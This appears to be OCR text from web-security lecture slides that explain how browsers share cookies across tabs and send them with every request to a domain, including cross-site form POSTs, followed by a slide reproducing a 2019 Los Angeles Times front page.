




Login Session



Login Session



Shared Cookie Jar




Both tabs share the same origin and have access to each others cookies

(1) Tab 1 logins into bank.com and receives a cookie
(2) Tab 2's requests also send the cookies received by Tab 1 to bank.com


Cookies are always sent


Cookies set be a domain are always sent for any request to that domain



…for better or worse…


Cookies set be a domain are always sent for any request to that domain






POSTs also send cookies!

You can also submit forms to any URL similar to how you can load resources





Modern Website

TOPICS SEARCH LOCAL POLITICS SPORTS ENTERTAINMENT OPINION PLACE AN AD SUBSCRIBE 4 weeks for only 99¢ LOG IN

Los Angeles Times

APRIL 23, 2019 62°F

TRENDING TOPICS: SRI LANKA | CALIFORNIA NATIONAL GUARD | CENSUS | DESERT PARTY | LUKE WALTON | BEER POWER RANKINGS

Islamic State claims it was behind Sri Lanka bombings

Officials raised the death toll in the Easter attacks to 321.

By SHASHANK BENGALI

MORE NEWS

Beware of late-night lane closures on your way to (and from)

